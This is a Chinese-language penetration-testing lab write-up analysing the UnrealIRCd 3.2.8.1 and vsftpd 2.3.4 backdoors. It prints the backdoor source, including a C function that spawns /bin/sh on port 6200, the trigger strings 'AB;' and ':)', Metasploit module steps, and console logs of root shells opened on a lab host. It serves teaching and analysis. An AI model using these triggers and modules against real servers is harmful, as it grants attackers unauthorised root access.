因來源網站沒有提供任何驗證檔案完整性的方法

從 checksum 來看:

Backdoored version (BAD) is: 752e46f2d873c1679fa99de3f52a274d
Official version (GOOD) is: 7b741e94e867c0a7370553fd01506c66

從 source code 來看:

```
#ifdef DEBUGMODE3
    if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
        DEBUG3_LOG(readbuf);
#endif
```

原文:DEBUG3_LOG eventually resolves to a call to system(),

while DEBUGMODE3_INFO is just the string "AB". Thus commands sent to the server that start with "AB" will be handed off directly to system(). Not a particularly sophisticated backdoor, but an effective one nevertheless. As the advisory points out, even servers that are set up to require passwords from users, or even not allow any users at all, are still vulnerable because they still take input.

解釋:

DEBUG3_LOG 經由 preprocessor 會被更改為 system();

DEBUGMODE3_INFO 經由 preprocessor 會被更改為 string “AB”

，然後直接傳給 system()。

從 msfmodule source code 來看

```
print_status("Sending backdoor command...")
sock.put("AB;" + payload.encoded + "\n")
```

上圖為建立 socket 連線後 client 端輸入的字串為 “AB;” +

payload，而 “AB;” 即為用來判斷受害者使用的版本是否為攻擊方

惡意散步的後門版本。


```
'Payload'        =>
  {
    'Space'       => 1024,
    'DisableNops' => true,
    'Compat'      =>
      {
        'PayloadType' => 'cmd',
        'RequiredCmd' => 'generic perl ruby telnet',
      }
  },
```

上圖為 payload 的內容: 開啟一個 shell。


攻擊過程:

- module exploit/unix/irc/unreal_ircd_3281_backdoor
- 執行以下指令


  use exploit/unix/irc/unreal_ircd_3281_backdoor
  set RHOST <ip_address>
  run



上圖可知此 module 只需要輸入 RHOST(target address)即可，其餘都幫我們設定好了。



上圖為執行攻擊的過程



由上圖我們輸入 ifconfig 查看 ip 為 10.0.2.5，與我們設定的 RHOST、目標主機 IP 相同，所以攻擊成功。

- 參考資料

  Module_source_code
  unrealircd

- **vsftpd_234_backdoor**

```
root@kali:~# nmap -A -T4 10.0.2.5
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-22 13:29 CST
Nmap scan report for 10.0.2.5
Host is up (0.00017s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
| End of status
```

- How

  vsftpd-2.3.4.tar.gz 有後門導致在 username 輸入:)後會嘗試建

  立一個 TCP callback shell

  msf module 中其中一段 code:

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")

從 source code 來看:

```
int
str_contains_line(const struct mystr* p_str, const struct mystr* p_line_str)
{
  static struct mystr s_curr_line_str;
  unsigned int pos = 0;
  while (str_getline(p_str, &s_curr_line_str, &pos))
  {
    if (str_equal(&s_curr_line_str, p_line_str))
    {
      return 1;
    }
    else if((p_str->p_buf[i]==0x3a)
    && (p_str->p_buf[i+1]==0x29))
    {
       vsf_sysutil_extra();
    }
  }
  return 0;
}
```

這段分析字串的程式可以看到多一個 else if 判斷如果字串中有

0x3a 0x29 => :)　就會執行 vsf_sysutil_extra();

接著來看 vsf_sysutil_extra()這個 function

```
int
vsf_sysutil_extra(void)
{
  int fd, rfd;
  struct sockaddr_in sa;
  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
  exit(1);
  memset(&sa, 0, sizeof(sa));
  sa.sin_family = AF_INET;
  sa.sin_port = htons(6200);
  sa.sin_addr.s_addr = INADDR_ANY;
  if((bind(fd,(struct sockaddr *)&sa,
  sizeof(struct sockaddr))) < 0) exit(1);
  if((listen(fd, 100)) == -1) exit(1);
  for(;;)
  {
    rfd = accept(fd, 0, 0);
    close(0); close(1); close(2);
    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
    execl("/bin/sh","sh",(char *)0);
  }
}
```

這個 function 建立一個簡單的 tcp socket 並聽 6200 這個 port，

當有人從這個 port 連入就會開啟 shell

- module
  exploit/unix/ftp/vsftpd_234_backdoor
- process
  use exploit/unix/ftp/vsftpd_234_backdoor
  set RHOST <ip_address>
  run

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
```

上圖可知此 module 只需要輸入 RHOST(target address)即可，其餘都幫我們設定好了。

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:45885 -> 10.0.2.5:6200) at 2018-
06-16 14:46:25 +0800
```

上圖為執行攻擊的過程

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c5:e8:d7
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec5:e8d7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51197 (49.9 KB)  TX bytes:42383 (41.3 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2442 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2442 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1196173 (1.1 MB)  TX bytes:1196173 (1.1 MB)
```

由上圖我們輸入 ifconfig 查看 ip 為 10.0.2.5，與我們設定的

RHOST、目標主機 IP 相同，所以攻擊成功。

- reference
  security
  Source_code
  vsftpd-2-3-4-backdoor